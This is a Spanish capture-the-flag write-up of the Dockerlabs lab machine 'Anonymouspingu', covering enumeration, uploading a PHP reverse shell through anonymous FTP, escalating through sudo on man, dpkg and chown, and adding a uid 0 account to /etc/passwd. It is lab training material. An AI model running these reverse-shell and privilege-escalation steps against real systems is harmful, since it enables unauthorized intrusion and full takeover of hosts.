

Write-Up: Máquina "Anonymouspingu"

 Plataforma: Dockerlabs

 Dificultad: Fácil

 Autor: Joaquín Picazo

Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-

1. Reconocimiento y Recolección de Información

Realizo un escaneo básico para encontrar puertos abiertos en la máquina objetivo.

```
(root@kali)-[~]
# nmap -p- --open -vvv 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-31 08:59 -04
Initiating ARP Ping Scan at 08:59
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 08:59, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:59
Completed Parallel DNS resolution of 1 host. at 08:59, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 08:59
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Completed SYN Stealth Scan at 08:59, 3.52s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000029s latency).
Scanned at 2025-05-31 08:59:20 -04 for 3s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
21/tcp    open  ftp      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.92 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

2. Escaneo y Enumeración

Luego, hago un escaneo riguroso y profundo a los puertos abiertos encontrados anteriormente para ver servicios, versiones y más. En el servicio FTP hay archivos y una carpeta editable, puede ser que también sea accesible desde la web del puerto 80.

```
(root@kali)-[~]
# nmap -p21,80 -sV -sC 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-31 09:00 -04
Nmap scan report for 172.17.0.2
Host is up (0.000064s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r-- 1 0 0 7816 Nov 25 2019 about.html
| -rw-r--r-- 1 0 0 8102 Nov 25 2019 contact.html
| drwxr-xr-x 2 0 0 4096 Jan 01 1970 css
| drwxr-xr-x 2 0 0 4096 Apr 28 2024 heustonn-html
| drwxr-xr-x 2 0 0 4096 Oct 23 2019 images
| -rw-r--r-- 1 0 0 20162 Apr 28 2024 index.html
| drwxr-xr-x 2 0 0 4096 Oct 23 2019 js
| -rw-r--r-- 1 0 0 9808 Nov 25 2019 service.html
|_drwxrwxrwx 1 33 33 4096 Apr 28 2024 upload [NSE: writeable]
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:172.17.0.1
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPD 3.0.5 - secure, fast, stable
|_End of status
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Mantenimiento
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
```

Ahora, usando gobuster busco directorios ocultos, hay varios que pudiesen tener cosas interesantes, pero el que más me llama la atención es /upload porque pareciera tener relación con la carpeta /upload del servicio FTP.

```
(root@kali)-[~]
└─$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 20162]
/images (Status: 301) [Size: 309] [→ http://172.17.0.2/images/]
/.html (Status: 403) [Size: 275]
/contact.html (Status: 200) [Size: 8102]
/about.html (Status: 200) [Size: 7816]
/upload (Status: 301) [Size: 309] [→ http://172.17.0.2/upload/]
/service.html (Status: 200) [Size: 9808]
/css (Status: 301) [Size: 306] [→ http://172.17.0.2/css/]
/js (Status: 301) [Size: 305] [→ http://172.17.0.2/js/]
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)

Finished
```

🌟 3. Explotación de Vulnerabilidades

Revisé la web, y efectivamente se puede leer archivos existentes en /upload de FTP. Decido ingresar directamente por el servicio FTP.

```
(root@kali)-[~]
# ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:cypher): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||52172|)
150 Here comes the directory listing.
-rw-r--r--    1 0          0          7816 Nov 25  2019 about.html
-rw-r--r--    1 0          0          8102 Nov 25  2019 contact.html
drwxr-xr-x    2 0          0          4096 Jan 01  1970 css
drwxr-xr-x    2 0          0          4096 Apr 28  2024 heustonn-html
drwxr-xr-x    2 0          0          4096 Oct 23  2019 images
-rw-r--r--    1 0          0         20162 Apr 28  2024 index.html
drwxr-xr-x    2 0          0          4096 Oct 23  2019 js
-rw-r--r--    1 0          0          9808 Nov 25  2019 service.html
drwxrwxrwx    1 33        33         4096 Apr 28  2024 upload
226 Directory send OK.
ftp> cd upload
250 Directory successfully changed.
```

Uso una reverse shell en php de [pentestmonkey](#) en Github. Edito los valores para adaptarlos a mi situación actual.

```
Archivo  Acciones  Editar  Vista  Ayuda
GNU nano 8.2                                webshell.php
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit(0);
$VERSION = "1.0";
$ip = '172.17.0.1'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later

^G Ayuda      ^O Guardar   ^F Buscar    ^K Cortar    ^I Ejecutar  ^C Ubicación ^U Deshacer   ^M Poner marca ^_ A llave    ^B Anterior
^X Salir      ^R Leer fich. ^E Reemplazar ^U Pegar      ^J Justificar ^_ Ir a línea ^E Rehacer    ^G Copiar     ^B Buscar atrás ^F Siguiente ^_
```


Subo el reverse shell en php a la carpeta /upload del servicio FTP por medio de la terminal.

```
ftp> put webshell.php
local: webshell.php remote: webshell.php
229 Entering Extended Passive Mode (|||20519|)
150 Ok to send data.
100% |*****| 6074 8.05 MiB/s 00:00 ETA
226 Transfer complete.
6074 bytes sent in 00:00 (2.62 MiB/s)
ftp> exit
221 Goodbye.
```



En mi máquina me pongo a la escucha con netcat en el puerto 443.

```
(root@kali)-[~]
# nc -lvnp 443
listening on [any] 443 ...
```

Ingreso al directorio /upload de la web y puedo ver el archivo de la reverse shell en php que subí anteriormente. Hago click en el archivo para que el navegador lo ejecute y lo interprete como php.



Index of /upload

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 webshell.php	2025-05-31 13:09	5.9K	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

Recibo la conexión en mi máquina, tengo acceso.

```
(root@kali)-[~]
# nc -lvnp 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 50782
Linux 0c0504b01cac 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64 x86_64 x86_64 GNU/Linux
13:10:03 up 27 min, 0 user, load average: 1.09, 4.41, 3.51
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Aplico un “sudo -l” para ver archivos que puedan ser ejecutados como root usando sudo.

Veó que el usuario “pingu” puede ejecutar “man” como root utilizando sudo.

```
$ sudo -l
Matching Defaults entries for www-data on 0c0504b01cac:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on 0c0504b01cac:
  (pingu) NOPASSWD: /usr/bin/man
```

Ahora, busco arreglar la terminal para tener un entorno más cómodo y estable:

- (1) `script /dev/null -c bash`
- (2) `CTRL +Z`
- (3) `stty raw -echo; fg`
- (4) `reset xterm`
- (5) `export TERM=xterm`
- (6) `export SHELL=bash`
- (7) `stty rows 41 columns 166`

NOTA: el `stty` de columnas y filas depende de tu dispositivo, por ejemplo el mío es ese. Pero puedes ver el tuyo de la siguiente forma:

```
(root@kali)-[~]  
# stty size  
41 166
```

Bueno, ahora que tengo la terminal arreglada, vuelvo a revisar con “`sudo -l`”. Ejecuto `man` con el usuario `pingu` usando `sudo`. Luego de ejecutarse uso “`!/bin/bash`” para cambiar al usuario `pingu`.

```
www-data@0c0504b01cac:/$ sudo -l  
Matching Defaults entries for www-data on 0c0504b01cac:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
    use_pty  
  
User www-data may run the following commands on 0c0504b01cac:  
    (pingu) NOPASSWD: /usr/bin/man  
www-data@0c0504b01cac:/$ sudo -u pingu man man  
MAN(1)                                Manual pager utils  
MAN(1)  
  
NAME  
    man - an interface to the system reference manuals  
  
SYNOPSIS  
    man [man options] [section] page ...]  
    ...  
    man -k [apropos options] regex ...  
    man -K [man options] [section] term ..  
    .  
    man -f [whatis options] page ...  
    man -l [man options] file ...  
    man -w|-W [man options] page ...  
  
DESCRIPTION  
    man is the system's manual pager. Each page argument giv  
en to man is  
    normally the name of a program, utility or function. The manual  
    page  
    associated with each of these arguments is then found and displayed. A  
    section, if provided, will direct man to look only in tha  
!/bin/bash
```

.. / dpkg

☆ Star 11,669

Shell Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

This invokes the default pager, which is likely to be [less](#), other functions may apply.

```
dpkg -l
!/bin/sh
```

Ya siendo el usuario “pingu” vuelvo a ejecutar “sudo -l” y veo que gladys puede ejecutar nmap y dpkg con sudo. Busco en [GTFOBINS](#) comandos para usar con “dpkg” y efectivamente existe uno, lo uso y logro cambiarme al usuario gladys.

```
pingu@0c0504b01cac:/$ sudo -l
Matching Defaults entries for pingu on 0c0504b01cac:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User pingu may run the following commands on 0c0504b01cac:
  (gladys) NOPASSWD: /usr/bin/nmap
  (gladys) NOPASSWD: /usr/bin/dpkg
pingu@0c0504b01cac:/$ sudo -u gladys dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/half-f-inst/Trig-await/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                               Version                               Archit
ecture Description
+++--
ii adduser                             3.137ubuntu1                         all
   add and remove users and groups
ii apache2                             2.4.58-1ubuntu8.1                    amd64
   Apache HTTP Server
ii apache2-bin                         2.4.58-1ubuntu8.1                    amd64
   Apache HTTP Server (modules and other binary files)
ii apache2-data                       2.4.58-1ubuntu8.1                    all
   Apache HTTP Server (common files)
ii apache2-utils                      2.4.58-1ubuntu8.1                    amd64
   Apache HTTP Server (utility programs for web servers)
ii apt                                 2.7.14build2                         amd64
   commandline package manager
ii base-files                         13ubuntu10                          amd64
   Debian base system miscellaneous files
ii base-passwd                       3.6.3build1                         amd64
   !/bin/bash
gladys@0c0504b01cac:/$
```

4. Escalada de Privilegios y Post-explotación

Ahora, con gladys ejecuto “sudo -l” y veo que se puede ejecutar “chown” como si fuera root, pero sin haber iniciado sesión a root.

```
gladys@0c0504b01cac:/$ sudo -l
Matching Defaults entries for gladys on 0c0504b01cac:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User gladys may run the following commands on 0c0504b01cac:
  (root) NOPASSWD: /usr/bin/chown
gladys@0c0504b01cac:/$
```

En [GTFOBINS](https://gtfobins.github.io/gtfobins/chown/#sudo) busco un comando para poder explotar ese archivo y escalar privilegios, por suerte, encontré uno.



This can be run with elevated privileges to change ownership and then read, write, or execute a file.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which chown) .
LFILE=file_to_change
./chown $(id -un):$(id -gn) $LFILE
```

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_change
sudo chown $(id -un):$(id -gn) $LFILE
```


Usé el comando para poder añadir información al archivo passwd. Uso openssl para hashear la palabra que yo quiero que sea la contraseña para un usuario que crearé. Copio el hash creado (mi contraseña elegida) y creo un nuevo usuario que le puse el nombre de “rootaux” y con la contraseña que yo elegí antes, y le doy privilegios de root, finalmente, lo añado al archivo de passwd. Es decir, tengo un usuario creado el cual tengo las credenciales y tiene permisos root. Ahora, ingreso a ese usuario y pongo la contraseña que le di. Finalmente, soy root.

```
gladys@0c0504b01cac:/$ LFILE=/etc/passwd
gladys@0c0504b01cac:/$ sudo chown $(id -un):$(id -gn) $LFILE
gladys@0c0504b01cac:/$ openssl passwd contrasena
$1$fZd0QSp9$r44dRMFag0/VxT68M3Psl/
gladys@0c0504b01cac:/$ echo 'rootaux:$1$fZd0QSp9$r44dRMFag0/VxT68M3Psl/:0:0::/home/rootaux:/bin/bash' >> /etc/passwd
gladys@0c0504b01cac:/$ su rootaux
Password:
root@0c0504b01cac:/# whoami
root
root@0c0504b01cac:/# id
uid=0(root) gid=0(root) groups=0(root)
root@0c0504b01cac:/# █
```

Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.